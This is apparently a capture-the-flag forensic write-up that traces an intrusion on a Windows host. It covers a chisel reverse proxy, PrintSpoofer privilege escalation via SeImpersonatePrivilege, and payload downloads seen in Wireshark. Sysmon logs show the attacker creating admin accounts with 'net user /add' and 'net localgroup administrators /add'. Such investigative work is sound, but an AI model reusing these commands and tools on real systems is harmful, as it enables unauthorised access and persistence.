




**What is the SHA256 hash of the binary used by the attacker to establish the reverse socks proxy connection?**

**Answer:**

8A99353662CCAE117D2BB22EFD8C43D7169060450BE413AF763E8AD7522D2451



**What is the name of the tool used by the attacker based on the SHA256 hash?**

**Answer:** chisel

I used VirusTotal.com

50 / 68

Community Score

-2

50/68 security vendors flagged this file as malicious

8a99353662ccae117d2bb22efd8c43d7169060450be413af763e8ad7522d2451

chisel.exe

Size

7.85 MB

Last Analysis Date

10 days ago

peexe

direct-cpu-clock-access

runtime-modules

64bits

idle

assembly

Reanalyze

Similar

More

DETECTION

DETAILS

RELATIONS

ASSOCIATIONS

BEHAVIOR

COMMUNITY 10

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label

hacktool.chisel/hacktoolx

Threat categories

hacktool trojan

Family labels

chisel hacktoolx redcap

Security vendors' analysis

Do you want to automate checks?

AhnLab-V3

Trojan/Win.Generic.R485069

Alibaba

Trojan:Any/UnwantProxy.b

## Privilege Escalation

Based on the collected findings, the attacker gained a stable shell through a reverse socks proxy.

## Investigation Guide

With this, we can focus on the following network and endpoint events:

Look for events executed after the successful execution of the reverse socks proxy tool.

Look for potential privilege escalation attempts, as the attacker has already established a persistent low-privilege access.

**After discovering the privileges of the current user, the attacker then downloaded another binary to be used for privilege escalation. What is the name and the SHA256 hash of the binary?**

**Answer:** spf.exe, 8524FBC0D73E711E69D60C64F1F1B7BEF35C986705880643...

We see in the Wireshark that the next file that they downloaded is called spf.exe

No.	Time	Source	Destination	Protocol	Length	Info
2396	125.843826	192.168.254.107	167.71.199.191	HTTP	280	HEAD /02dcf07/index.html HTTP/1.1
2400	125.111787	192.168.254.107	167.71.199.191	HTTP	280	HEAD /02dcf07/index.html HTTP/1.1
2401	125.116709	192.168.254.107	167.71.199.191	HTTP	388	OPTIONS /02dcf07/ HTTP/1.1
2407	125.361255	192.168.254.107	167.71.199.191	HTTP	377	HEAD /02dcf07/index.html HTTP/1.1
2411	125.648654	192.168.254.107	167.71.199.191	HTTP	334	GET /02dcf07/index.html HTTP/1.1
2417	125.723780	192.168.254.107	167.71.199.191	HTTP	280	HEAD /02dcf07/index.html HTTP/1.1
2420	125.795812	192.168.254.107	167.71.199.191	HTTP	280	HEAD /02dcf07/index.html HTTP/1.1
2475	128.792748	192.168.254.107	167.71.199.191	HTTP	280	HEAD /02dcf07/index.html HTTP/1.1
2504	131.169430	192.168.254.107	167.71.199.191	HTTP	229	GET /02dcf07/update.zip HTTP/1.1
4182	224.977156	192.168.254.107	167.71.199.191	HTTP	228	GET /02dcf07/first.exe HTTP/1.1
4688	226.454682	192.168.254.107	167.71.199.191	HTTP	180	GET /02dcf07/first.exe HTTP/1.1
6713	370.290784	192.168.254.107	167.71.199.191	HTTP	225	GET /02dcf07/ch.exe HTTP/1.1
16903	523.821206	192.168.254.107	167.71.199.191	HTTP	226	GET /02dcf07/spf.exe HTTP/1.1
17568	579.666492	192.168.254.107	167.71.199.191	HTTP	228	GET /02dcf07/final.exe HTTP/1.1

Frame 16903: 226 bytes on wire (1808 bits), 226 bytes captured (1808 bits) on Interface \Device\NPF\_{79F1317E-A1C6-4B01-B4C8-AC13A41243C9}, Id 0


Ethernet II, Src: VMware\_a3:cb:4e (00:8c:29:a3:cb:4e), Dst: vte\_22:ff:de (98:00:6a:22:ff:de)

Internet Protocol Version 4, Src: 192.168.254.107, Dst: 167.71.199.191

Transmission Control Protocol, Src Port: 51996, Dst Port: 80, Seq: 1, Ack: 1, Len: 172

Hypertext Transfer Protocol


If we filter the executable to show the presence of spf.exe we can see the Sha256 hash.



**Based on the SHA256 hash of the binary, what is the name of the tool used?**

**Answer:** printspoofer

We can look up the hash using Virustotal.com



**The tool exploits a specific privilege owned by the user. What is the name of the privilege?**

**Answer:** SeImpersonatePrivilege

Quick google search:

As a summary, provided that we have the `SeImpersonatePrivilege` or `SeAssignPrimaryTokenPrivilege` privilege, we can create a process in the security context of another user. What we need though is a token for this user. The question is: how to capture such a token with a custom server application?

Then, the attacker executed the tool with another binary to establish a c2 connection. What is the name of the binary? Answer: final.exe

The next tool that was downloaded is shown below right after spf.exe

2400	125.111787	192.168.254.107	167.71.199.191	HTTP	280	HEAD /02dcf07/index.html HTTP/1.1
2401	125.116709	192.168.254.107	167.71.199.191	HTTP	388	OPTIONS /02dcf07/ HTTP/1.1
2407	125.361255	192.168.254.107	167.71.199.191	HTTP	377	HEAD /02dcf07/index.html HTTP/1.1
2411	125.648654	192.168.254.107	167.71.199.191	HTTP	334	GET /02dcf07/index.html HTTP/1.1
2417	125.723780	192.168.254.107	167.71.199.191	HTTP	280	HEAD /02dcf07/index.html HTTP/1.1
2420	125.795812	192.168.254.107	167.71.199.191	HTTP	280	HEAD /02dcf07/index.html HTTP/1.1
2475	128.792748	192.168.254.107	167.71.199.191	HTTP	280	HEAD /02dcf07/index.html HTTP/1.1
2504	131.169430	192.168.254.107	167.71.199.191	HTTP	229	GET /02dcf07/update.zip HTTP/1.1
4182	224.977156	192.168.254.107	167.71.199.191	HTTP	228	GET /02dcf07/first.exe HTTP/1.1
4688	226.454602	192.168.254.107	167.71.199.191	HTTP	180	GET /02dcf07/first.exe HTTP/1.1
6713	370.296784	192.168.254.107	167.71.199.191	HTTP	225	GET /02dcf07/ch.exe HTTP/1.1
16903	523.821206	192.168.254.107	167.71.199.191	HTTP	226	GET /02dcf07/spf.exe HTTP/1.1
17568	579.666492	192.168.254.107	167.71.199.191	HTTP	228	GET /02dcf07/final.exe HTTP/1.1

Frame 16903: 226 bytes on wire (1808 bits), 226 bytes captured (1808 bits) on interface \Device\NPF\_{79F1317E-A1C6-4B81-B4C8-A6} Ethernet II, Src: VMware\_a3:cb:4e (00:0c:29:a3:cb:4e), Dst: zte\_22:ff:de (98:00:6a:22:ff:de)  
Internet Protocol Version 4, Src: 192.168.254.107, Dst: 167.71.199.191  
Transmission Control Protocol, Src Port: 51996, Dst Port: 80, Seq: 1, Ack: 1, Len: 172

## Fully-Owned Machine

Now, the attacker has gained administrative privileges inside the machine. Find all persistence techniques used by the attacker.

In addition, the unusual executions are related to the malicious C2 binary used during privilege escalation.

**Upon achieving SYSTEM access, the attacker then created two users. What are the account names? Answer:** shion,shuna

We start by opening the window logs in Event Viewer. From a brief search we know that the account creation EventID is 4720. We can filter by the event ID but given the small size of the log I decided to arrange by event id and scroll down to 4720.



Information	6/20/2022 5:27:19 PM	Micros...	4720	User A...
Information	6/20/2022 5:27:28 PM	Micros...	4720	User A...
Information	6/20/2022 5:27:19 PM	Micros...	4722	User A...
Information	6/20/2022 5:27:28 PM	Micros...	4722	User A...
Information	6/20/2022 5:27:28 PM	Micros...	4724	User A...
Information	6/20/2022 5:23:54 PM	Micros...	4724	User A...
Information	6/20/2022 5:27:19 PM	Micros...	4724	User A...
Information	6/20/2022 5:27:19 PM	Micros...	4728	Securit...
Information	6/20/2022 5:27:28 PM	Micros...	4728	Securit...
Information	6/20/2022 5:27:41 PM	Micros...	4732	Securit...
Information	6/20/2022 5:27:28 PM	Micros...	4732	Securit...
Information	6/20/2022 5:27:19 PM	Micros...	4732	Securit...
Information	6/20/2022 5:23:54 PM	Micros...	4738	User A...
Information	6/20/2022 5:27:28 PM	Micros...	4738	User A...
Information	6/20/2022 5:27:19 PM	Micros...	4738	User A...
Information	6/20/2022 5:14:35 PM	Micros...	4797	User A...
Information	6/20/2022 5:14:35 PM	Micros...	4797	User A...
Information	6/20/2022 5:28:24 PM	Micros...	4797	User A...
Information	6/20/2022 5:14:35 PM	Micros...	4797	User A...
Information	6/20/2022 5:14:35 PM	Micros...	4797	User A...
Information	6/20/2022 5:14:35 PM	Micros...	4797	User A...

Event 4720, Microsoft Windows security auditing.

General Details

☒ Friendly View ☐ XML View

**SubjectUserSid** S-1-5-18  
**SubjectUserName** TEMPEST\$  
**SubjectDomainName** WORKGROUP  
**SubjectLogonId** 0x3e7  
**PrivilegeList** -  
**SamAccountName** shion  
**DisplayName** %%1793  
**UserPrincipalName** -  
**HomeDirectory** %%1793

Prior to the successful creation of the accounts, the attacker executed commands that failed in the creation attempt. What is the missing option that made the attempt fail?

**Answer:** /add

Using sysmon logs in Timeline Explorer, we can filter net.exe as the parent process. Looking over what the adversary attempted we can see that they forgot to use /add in the command; we could answer the previous question from here as well.

Timeline Explorer v2.0.0.1

File Tools Tabs View Help

sysmon.csv

Drag a column header here to group by that column

Enter text to search... Find

	Payload Data5	Payload Data6	Executable Info
indows\System32\net.exe	ParentProcessI...	ParentCommandL...	C:\Windows\system32\net1 users
indows\System32\net.exe	ParentProcessI...	ParentCommandL...	C:\Windows\system32\net1 localgroup administrators
indows\System32\net.exe	ParentProcessI...	ParentCommandL...	C:\Windows\system32\net1 user benimaru
indows\System32\net.exe	ParentProcessI...	ParentCommandL...	C:\Windows\system32\net1 user shuna princess
indows\System32\net.exe	ParentProcessI...	ParentCommandL...	C:\Windows\system32\net1 users
indows\System32\net.exe	ParentProcessI...	ParentCommandL...	C:\Windows\system32\net1 user shuna
indows\System32\net.exe	ParentProcessI...	ParentCommandL...	C:\Windows\system32\net1 user shuna pr1nc3ss!
indows\System32\net.exe	ParentProcessI...	ParentCommandL...	C:\Windows\system32\net1 users
indows\System32\net.exe	ParentProcessI...	ParentCommandL...	C:\Windows\system32\net1 user shion m4st3rch3f!
indows\System32\net.exe	ParentProcessI...	ParentCommandL...	C:\Windows\system32\net1 users
indows\System32\net.exe	ParentProcessI...	ParentCommandL...	C:\Windows\system32\net1 user Administrator ch4ng3dpassword!
indows\System32\net.exe	ParentProcessI...	ParentCommandL...	C:\Windows\system32\net1 user shion m4st3rch3f!!!
indows\System32\net.exe	ParentProcessI...	ParentCommandL...	C:\Windows\system32\net1 users
indows\System32\net.exe	ParentProcessI...	ParentCommandL...	C:\Windows\system32\net1 user /add shuna princess
indows\System32\net.exe	ParentProcessI...	ParentCommandL...	C:\Windows\system32\net1 user /add shion m4st3rch3f!
indows\System32\net.exe	ParentProcessI...	ParentCommandL...	C:\Windows\system32\net1 users
indows\System32\net.exe	ParentProcessI...	ParentCommandL...	C:\Windows\system32\net1 localgroup administrators /add shion
indows\System32\net.exe	ParentProcessI...	ParentCommandL...	C:\Windows\system32\net1 localgroup administrators

4

x ☒ Payload Data4 Contains net.exe Edit Filter

C:\Users\user\Desktop\Incident Files\sysmon.csv

Total lines 2,559 Visible lines 18 Open files: 1 Search options

**The attacker added one of the accounts in the local administrator's group. What is the command used by the attacker?**

**Answer:** net localgroup administrators /add shion

**Based on windows event logs, the account was successfully added to a sensitive group. What is the event ID that indicates the addition to a sensitive local group?**

**Answer:** 4732

Based on the screenshot from question 1 we can see that the event ID is 4732.